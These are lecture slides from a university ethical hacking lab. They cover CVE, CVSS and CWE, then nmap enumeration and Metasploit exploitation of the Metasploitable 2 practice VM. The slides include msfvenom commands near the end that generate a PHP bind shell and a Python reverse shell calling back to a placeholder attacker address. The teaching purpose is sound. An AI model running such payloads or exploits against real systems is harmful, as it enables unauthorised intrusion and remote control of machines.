ETHL - Ethical Hacking Lab

0x01 - Vulnerabilities

Davide Guerri - davide[.]guerri AT uniroma1[.]it
Ethical Hacking Lab
Sapienza University of Rome - Department of Computer Science

Created: 2024-01-29
Last modified: 2025-03-04

ToC

Common Vulnerabilities and Exposures

Common Vulnerabilities and Exposures - CVE

CVE is a **standardized reference** of known vulnerabilities

- Useful to both red and blue teams
- Each vulnerability gets assigned with a unique identifier
  - Sometimes without any other details => responsible disclosure

Format: `CVE-YYYY-NNNN`

Example: `CVE-2024-1234`

Common Vulnerabilities and Exposures - CVE

Example - CVE-2021-44228 - Log4j, one of the most painful CVE of recent times

CVE-2021-44228 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0 (along with 2.12.2, 2.12.3, and 2.3.1), this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.

QUICK INFO

CVE Dictionary Entry:
CVE-2021-44228
NVD Published Date:
12/10/2021
NVD Last Modified:
11/06/2023
Source:
Apache Software Foundation

Common Vulnerabilities and Exposures - CVE

Each CVE is assigned with a `[0.0, 10.0]` score, or severity

- Using the **Common Vulnerability Scoring System** (CVSS)

- Most used CVSS is v3.1 - it uses a vector to characterize the vulnerability over
  - 8 attributes for **Base Score** - common
  - 3 attributes for **Temporal Score** - common
  - 11 attributes for **Environmental Score** - personalize the score on specific environments

Common Vulnerabilities and Exposures - CVE

The CVE Score is **not** intended to be a risk score, and **it doesn't tell the whole story**

```
Risk = f(impact, likelihood)
```

CVSS only models **Security** Impact, ignoring **Compliance** and **Reputational**

Common Vulnerabilities and Exposures - CVE

Example - CVE-2021-44228 CVSS Vector for Log4j

`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H`

Base Score

10.0 (Critical)

Attack Vector (AV)

Network (N) | Adjacent (A) | Local (L) | Physical (P)

Attack Complexity (AC)

Low (L) | High (H)

Privileges Required (PR)

None (N) | Low (L) | High (H)

User Interaction (UI)

None (N) | Required (R)

Scope (S)

Unchanged (U) | Changed (C)

Confidentiality (C)

None (N) | Low (L) | High (H)

Integrity (I)

None (N) | Low (L) | High (H)

Availability (A)

None (N) | Low (L) | High (H)

Common Vulnerabilities and Exposures - CVE

Submitting a vulnerability to NVD

- CNA (CVE Numbering Authority)
  - Organizations authorized to assign CVE IDs directly
  - Submit vulnerabilities and supporting details through a secure portal
  - Faster publication, greater control over CVE record
- Non-CNA (e.g., researchers)
  - Submit through external candidate (e.g., CERT/CC, FIRST)
  - Submit first-hand (somewhat slow and cumbersome)

Common Weakness Enumeration

Common Weakness Enumeration - CWE

CWEs is community-developed list of software and hardware weakness types

- Common language to identify and describe types of weaknesses or vulnerabilities

Example: CWE-416: Use After Free

"The use of previously-freed memory can have any number of adverse consequences, ranging from the corruption of valid data to the execution of arbitrary code, depending on the instantiation and timing of the flaw. [...]"

Common Weakness Enumeration - CWE

KEV - Known Exploited Vulnerabilities

- Published by the US Cybersecurity and Infrastructure Security Agency (CISA)

Interesting charts


- Yearly CWE Top 25 Most Dangerous Software Weaknesses
  - Based on released CVEs
- Yearly CWE Top 10 KEV Weaknesses
  - Based on KEV + CVEs

Common Weakness Enumeration - CWE

From cwe.mitre.org
Score is a risk measure, function of frequency and CVE severity
Darker colour == Higher AVG CVE Severity
(*) Last Updated: November 11, 2024

2023 CWE Top 10 KEV Weaknesses List Insights(*)

Notice anything?



Searching Vulnerabilities

Searching Vulnerabilities

From an attacker perspective, we are interested in finding vulnerabilities for a specific system

- We shall see later how we identify such systems
- Exploit DB is the reference search engine - with CLI
- Vulners - used by `nmap --script vulners`
- GitHub can even be better
- Sploitus

Searching Vulnerabilities

There are many types of automated vulnerability scanners out there

- Network-based vulnerability scanners
  - Banner grabbing (less accurate) or active exploitation (high-confidence)
- Authenticated/Agent-based vulnerability scanners
  - Log into the machine (e.g., via SSH) and scan the filesystem, memory, ...
- Dependency vulnerability scanners
  - Collect Software Bill Of Materials (SBOMs) and match vulnerabilities

Searching Vulnerabilities

Finally, there are tools focused on **aiding security testing**

Note that the goal of this course is to give you the foundation to research vulnerabilities, ***not teach how to use pre-canned exploits***

Nevertheless, you should be able to use these tools, and understand how they work down to the deepest detail

Enumeration

Enumeration - NMAP

Nmap is a powerful enumeration tool (and much more)

- Uncovering details beyond basic network presence
  - Gathering information about services, versions, protocols, and configurations
- Building a comprehensive understanding of the network landscape

Enumeration - NMAP

Enumeration and vulnerability mapping

While learning, use the `--reason` flag

```
└─$ nmap -sT --reason localhost
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-08 22:09 CET
Nmap scan report for localhost (127.0.0.1)
Host is up, received conn-refused (0.000039s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds

┌──(gt㉿km1)-[~]
└─$
```

Enumeration - NMAP

Nmap can also grab service banners and determine versions for you

```
└─$ nmap -sV localhost
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-08 22:07 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000036s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.4p1 Debian 1 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http
s://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

Vulnerability Mapping Tools

NMAP

Nmap Script Engine (NSE) can run (Lua) scripts to automate various tasks

- **Safe**: Won't affect the target
- **Intrusive**: likely to affect the target (e.g., crashing it)
- **Vuln**: Scan for vulnerabilities
- **Exploit**: Attempt to exploit a vulnerability
- **Auth bypass** (e.g. Log into an FTP server anonymously)
- **Brute**: Attempt to brute-force credentials for running services
- **Discovery**: Attempt to query

NMAP

At the time of writing, there are 604 predefined NSE scripts

- Note: some take arguments

Few examples

- Detect CVEs, with exploits (based on banners) - **`vulners`**
- Identify PHP version (even if it's hidden) - **`http-php-version`**
- Various SMB (Server Message Block) enumeration and brute-forcing - **`smb-*`**

NMAP

Try it yourself on Metasploitable 2

- Enumerate TCP and UDP services
- Answer the questions in the next slide

```
└─$ nmap -sV -p139,445 --script=smb-enum-shares 192.168.105.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-08 22:02 CET
Nmap scan report for 192.168.105.4
Host is up (0.0025s latency).

PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Host script results:
| smb-enum-shares:
|   account_used: <blank>
|   \\192.168.105.4\ADMIN$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\192.168.105.4\IPC$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|   \\192.168.105.4\opt:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
```

[practice]

Enumerate services exposed by Metasploitable 2, answer questions

NMAP

Questions

- Does the machine have a firewall? Explain your answer
- Run `nmap -sU -sV -p1-53 <target>`, is there any service running? If so, which one? If not, how does nmap detect that?
  - `21/udp`, `53/udp`
- What is service on port `2121/tcp`? Is there any known exploit for it?
- **Question:** can you get `root`? (without logging in as `msfadmin`, ofc :D)
  - List 2 straightforward ways to pwn the machine

NMAP

Further reading and practice

https://tryhackme.com/room/furthernmap (free)

Metasploit

Widely used open-source penetration testing framework

Offers a vast collection of:

- Exploits
- Payloads
- Auxiliary modules
- Encoders
- Evasion techniques (Windows: Defender, Antiviruses, ...)

[demo]

Metasploit

Metasploit

Some hands-on

- Working with the database
- Working with workspaces
- Enumerate resources and security findings
- Exploitation
- Working with sessions
- Meterpreter
- Misc

Metasploit

Database

Initialize (or re-initialize) the DB

```
sudo msfdb reinit
```

Launch Metasploit console

```
msfconsole
```

Check DB connection

```
db_status
```

Metasploit

Workspaces

Check which workspace you are using

```
workspace
```

Create a new workspace

```
workspace -a eth-lab-0x01
```

Switch workspace

```
workspace default
workspace eth-lab-0x01
```

Metasploit

Enumerate and discover potential vulnerabilities

Launch nmap (you can also import nmap scans) - host discovery

```
db_nmap -sn <target network>
```

Enumerate services and potential vulnerabilities

```
db_nmap --script=vulners -O -sV <target box>
```

Metasploit

Analyze results

List hosts, services and vulnerabilities

```
hosts
services
vulns
```

Metasploit

Exploit

Search available exploits for discovered services, for instance

```
search UnrealIRCd
search vsftpd 2.3.4
```

Or, brute-force some service, for instance

```
search vnc
```

Metasploit

Working with sessions

Once your exploit is delivered, you should have a session. Try the following commands

- ^z (CTRL+z) - background the current session
- sessions - list active sessions
- sessions <n> - switch to session <n>
- sessions -u <n> - upgrade session <n> to Meterpreter

Metasploit

Meterpreter

Advanced, in-memory payload used in penetration testing. Key Features:

- Fileless Execution – Runs entirely in memory, reducing detection risk.
- Command Execution – Provides a powerful shell with built-in commands.
- Privilege Escalation – Helps in escalating user permissions.
- Session Migration – Moves to more stable processes to avoid detection.
- Screenshots & Keystroke Logging – Captures sensitive data.
- Pivoting – Uses the compromised machine to attack other network systems.

Metasploit

Misc - payload types

Staged Payload (e.g., php/meterpreter/reverse_tcp)

- **Two-part execution**: The small initial payload (stage 1) connects back to the attacker and downloads the full Meterpreter shell (stage 2).

Stateless (Stageless) Payload (e.g., python/meterpreter_reverse_tcp)

- **Single-stage execution**: The entire Meterpreter payload is delivered at once.

Metasploit

Misc - msfvenom - create payloads (e.g., shells)

- Supports staged and stageless payloads
- Can generate reverse shells, bind shells, and Meterpreter payloads
- Allows custom encoding to evade antivirus detection
- Outputs in multiple formats (EXE, ELF, APK, PSH, etc.)

Examples

PHP bind shell listening on port 9090

```
msfvenom -p php/bind_php LPORT=9090
```

Python reverse encrypted shell

```
msfvenom -p python/shell_reverse_tcp_ssl LHOST=1.2.3.4 LPORT=9191
```

Links

- CVSS v3.1 Calculator
- 2023 CWE Top 25 Most Dangerous Software Weaknesses
- 2023 CWE Top 10 KEV Weaknesses
- Exploit DB
- Vulners
- GitHub Advisories
- Sploitus
- Metasploitable